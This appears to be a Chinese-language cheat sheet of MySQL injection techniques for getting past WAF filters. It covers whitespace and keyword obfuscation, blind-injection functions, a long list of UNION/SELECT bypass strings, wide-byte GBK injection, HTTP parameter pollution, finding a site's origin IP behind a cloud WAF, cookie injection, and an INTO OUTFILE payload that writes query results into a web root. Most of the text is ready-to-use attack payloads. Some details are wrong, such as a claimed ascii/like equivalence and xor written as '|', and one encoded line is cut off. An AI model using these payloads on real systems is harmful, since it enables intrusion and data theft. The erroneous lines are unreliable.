
MySQL绕过
1.空格
-
通过fuzz或延时来辅助判断
-
select * from news where id=(select*from(select(sleep(5)))a)#
-
(1)两个空格代替一个空格,用Tab代替空格,%a0=空格
-
%20 %09 %0a %0b %0c %0d %a0 %00 /**/  /*!*/
select/**/1,2   #/*注释*/
/*!select*/1,2    #/*!这里的语句可以执行*/
(2)用回车代替
- ascii码为
chr(13)&chr(10),url编码为%0d%0a
(3)括号:
-
在MySQL中,括号是用来包围子查询的。
- 因此,任何可以计算出结果的语句,都可以用括号包围起来。
- 而括号的两端,可以没有多余的空格。
-
select(user())from dual where(1=1)and(2=2)
?id=1%27and(sleep(ascii(mid(database()from(1)for(1)))=109))%23
(4)反引号 `` 包住表名
-
select * from tb1;
(5)浮点数:
-
select * from users where id=8E0union select 1,2,3
select * from users where id=8.0union select 1,2,3
2.引号
-
十六进制
-
select column_name  from information_schema.tables where table_name="users"
select column_name  from information_schema.tables where table_name=0x7573657273
3.逗号
(1)简单注入可以使用join方法绕过
-
原语句:
-
union select 1,2,3
-
-
join语句:
- union select * from (select 1)a join (select 2)b join (select 3)
(2)对于盲注的那几个函数substr(),mid(),limit
-
substr和mid()可以使用from for的方法解决-
substr(str from pos for len)  #在str中从第pos位截取len长的字符
mid(str from pos for len)   #在str中从第pos位截取len长的字符
-
-
mid()使用like
- select ascii(mid(user(),1,1))=80 #等价于 select user() like 'r%'
-
limit可以用offset的方法绕过
-
select * from news limit 1,2
select * from news limit 1 offset 0
-
4.比较符号(<>)
(1)greatest(n1,n2,n3,...)
- 返回其中的最大值
(2)strcmp(str1,str2)
- 当str1=str2,返回0,当str1>str2,返回1,当str1<str2,返回-1
(3)in 操作符
(4)between and
-
选取介于两个值之间的数据范围。这些值可以是数值、文本或者日期。
-
使用
greatest()、least():(前者返回最大值,后者返回最小值) -
同样是在使用盲注的时候,在使用二分查找的时候需要使用到比较操作符来进行查找。
-
如果无法使用比较操作符,那么就需要使用到
greatest来进行绕过了。 -
最常见的一个盲注的sql语句:
-
select * from users where id=1 and ascii(substr(database(),0,1))>64
-
-
此时如果比较操作符被过滤,上面的盲注语句则无法使用
- 那么就可以使用
greatest来代替比较操作符了。 greatest(n1,n2,n3,…)函数返回输入参数(n1,n2,n3,…)的最大值。
- 那么就可以使用
-
那么上面的这条
sql语句可以使用greatest变为如下的子句:-
select * from users where id=1 and greatest(ascii(substr(database(),0,1)),64)=64
-
5.or and xor not
-
and=&& or=|| xor=| not=!
6.注释符 # (-- ) (--+)
-
id=1' union select 1,2,3||'1
7.等号(=)、关键词(如flag)被过滤
-
使用
like、rlik、regexp或者 使用<或者>-
select * from tb1 where name like'fl%'; # %表示0个或多个字符,_表示1个字符
select * from tb1 where name regexp'{'; #正则
select * from tb1 where name regexp('{');
-
8.union,select,where
-
#WAF Bypassing Strings:
	/*!%55NiOn*/ /*!%53eLEct*/
 	%55nion(%53elect 1,2,3)-- -
 	+union+distinct+select+
 	+union+distinctROW+select+
 	/**//*!12345UNION SELECT*//**/
 	/**//*!50000UNION SELECT*//**/
 	/**/UNION/**//*!50000SELECT*//**/
 	/*!50000UniON SeLeCt*/
 	union /*!50000%53elect*/
 	+#uNiOn+#sEleCt
 	+#1q%0AuNiOn all#qa%0A#%0AsEleCt
 	/*!%55NiOn*/ /*!%53eLEct*/
 	/*!u%6eion*/ /*!se%6cect*/
 	+un/**/ion+se/**/lect
 	uni%0bon+se%0blect
 	%2f**%2funion%2f**%2fselect
 	union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A
 	REVERSE(noinu)+REVERSE(tceles)
 	/*--*/union/*--*/select/*--*/
 	union (/*!/**/ SeleCT */ 1,2,3)
 	/*!union*/+/*!select*/
 	union+/*!select*/
 	/**/union/**/select/**/
 	/**/uNIon/**/sEleCt/**/
 	/**//*!union*//**//*!select*//**/
 	/*!uNIOn*/ /*!SelECt*/
 	+union+distinct+select+
 	+union+distinctROW+select+
 	+UnIOn%0d%0aSeleCt%0d%0a
 	UNION/*&test=1*/SELECT/*&pwn=2*/
 	un?+un/**/ion+se/**/lect+
 	+UNunionION+SEselectLECT+
 	+uni%0bon+se%0blect+
 	%252f%252a*/union%252f%252a /select%252f%252a*/
 	/%2A%2A/union/%2A%2A/select/%2A%2A/
 	%2f**%2funion%2f**%2fselect%2f**%2f
 	union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A
 	/*!UnIoN*/SeLecT+

#Union Select by PASS with Url Encoded Method:
	%55nion(%53elect)
	union%20distinct%20select
   	union%20%64istinctRO%57%20select
   	union%2053elect
   	%23?%0auion%20?%23?%0aselect
   	%23?zen?%0Aunion all%23zen%0A%23Zen%0Aselect
   	%55nion %53eLEct
   	u%6eion se%6cect
   	unio%6e %73elect
   	unio%6e%20%64istinc%74%20%73elect
   	uni%6fn distinct%52OW s%65lect
   	%75%6e%6f%69%6e %61%6c%6c %73%65%6c%65%63%7
(1)使用注释符绕过
-
常用注释符:
-
//,-- , /**/, #, --+, -- -, ;,%00,--a
-
-
用法:
-
U/**/ NION /**/ SE/**/ LECT /**/user,pwd from user
-
(2)使用大小写绕过
-
id=-1'UnIoN/**/SeLeCT
(3)内联注释绕过
-
id=-1'/*!UnIoN*/ SeLeCT 1,2,concat(/*!table_name*/) FrOM /*information_schema*/.tables /*!WHERE *//*!TaBlE_ScHeMa*/ like database()#
(4) 双关键字绕过(若删除掉第一个匹配的union就能绕过)
-
id=-1'UNIunionONSeLselectECT1,2,3–-
9.编码
-
如URLEncode编码,ASCII,HEX,unicode编码绕过:
-
or 1=1即%6f%72%20%31%3d%31,而Test也可以为CHAR(101)+CHAR(97)+CHAR(115)+CHAR(116)。
10.函数
-
hex()、bin() ==> ascii() sleep() ==>benchmark() concat_ws()==>group_concat() mid()、substr() ==> substring() @@user ==> user() @@datadir ==> datadir() -
举例:substring()和substr()无法使用时:
-
?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74
-
-
或者:
-
substr((select 'password'),1,1) = 0x70
strcmp(left('password',1), 0x69) = 1
strcmp(left('password',1), 0x70) = 0
strcmp(left('password',1), 0x71) = -1
-
11.宽字节注入
-
过滤 ’ 的时候往往利用的思路是将 ’ 转换为 ’ 。
-
在 mysql 中使用 GBK 编码的时候,会认为两个字符为一个汉字,一般有两种思路:
-
%df吃掉\-
具体的方法是
urlencode(’)=%5c%27 -
在
%5c%27前面添加%df,形成%df%5c%27 -
而 mysql 在 GBK 编码方式的时候会将两个字节当做一个汉字
-
%df%5c就是一个汉字,%27作为一个单独的(’)符号在外面: -
id=-1%df%27union select 1,user(),3--+
-
-
将
’中的\过滤掉- 例如可以构造
%**%5c%5c%27,后面的%5c会被前面的%5c注释掉。
- 例如可以构造
-
-
一般产生宽字节注入的PHP函数:
replace()- 过滤
’ \,将’转化为’,将\转为\,将"转为" - 用思路一
- 过滤
addslaches()- 返回在预定义字符之前添加反斜杠(
\)的字符串。 - 预定义字符:
’ , " , \ - 用思路一
- 返回在预定义字符之前添加反斜杠(
- (防御此漏洞,要将
mysql_query设置为binary的方式)
-
mysql_real_escape_string()-
转义下列字符:
-
\x00 \n \r \ ' " \x1a -
(防御,将mysql设置为gbk即可)
-
12.多参数请求拆分
-
对于多个参数拼接到同一条SQL语句中的情况,可以将注入语句分割插入。
-
例如请求URL时,GET参数格式如下:
-
a=[input1]&b=[input2]
-
-
将GET的参数a和参数b拼接到SQL语句中,SQL语句如下所示。
-
and a=[input1] and b=[input2]
-
-
这时就可以将注入语句进行拆分,如下所示:
-
a=union/*&b=*/select 1,2,3,4
-
-
最终将参数a和参数b拼接,得到的SQL语句如下所示:
-
and a=union /*and b=*/select 1,2,3,4
-
13.HTTP参数污染
- HTTP参数污染是指当同一个参数出现多次,不同的中间件会解析为不同的结果。
- 具体如下图所示:(以参数
color=red&color=blue为例)。

-
可见,IIS比较容易利用,可以直接分割带逗号的SQL语句。
-
在其余的中间件中,如果WAF只检测了通参数名中的第一个或最后一个,
- 并且中间件的特性正好取与WAF相反的参数,则可成功绕过。
-
下面以IIS为例,一般的SQL注入语句如下所示:
-
Inject=union select 1,2,3,4
-
-
-
将SQL注入语句转换为以下格式。
-
Inject=union/*&inject=*/select/*&inject=*/1&inject=2&inject=3&inject=4
-
-
最终在IIS中读取的参数值将如下所示
-
Inject=union/*, */select/*, */1,2,3,4
-
14.生僻函数
-
使用生僻函数替代常见的函数
-
例如在报错注入中使用
polygon()函数替换常用的updatexml()函数 -
select polygon((select * from (select * from (select @@version) f) x));
-
15.寻找网站源IP
- 对于具有云WAF防护的网站,只要找到网站的IP地址,通过IP访问网站,就可以绕过云WAF检测。
- 常见的寻找网站IP的方法由以下几种
- 寻找网站的历史解析记录
- 多个不同区域ping网站,查看IP解析的结果
- 找网站的二级域名、NS、MX记录等对应的IP
- 订阅网站邮件,查看邮件发送方的IP
- 常见的寻找网站IP的方法由以下几种
16.注入参数到cookie中
-
某些程序员在代码中使用
$_REQUEST获取参数,- 而
$_REQUEST会依次从GET/POST/cookie中获取参数, - 如果WAF只检测了GET/POST而没有检测cookie,则可以将注入语句放入cookie中进行绕过。
- 而
-
输出内容过滤
1.编码
hex()to_base64()
2.字符替换
replace(str,from_str,to_str)
3.编码+字符替换
- 例如:
replace(to_base64(xxx),from_str,to_str)- replace多次套用
4.将查询结果写入文件再读取
-
ctfshow web175 -
0' union select 1,password from ctfshow_user5 where username='flag' into outfile '/var/www/html/1.txt'#

 浙公网安备 33010602011771号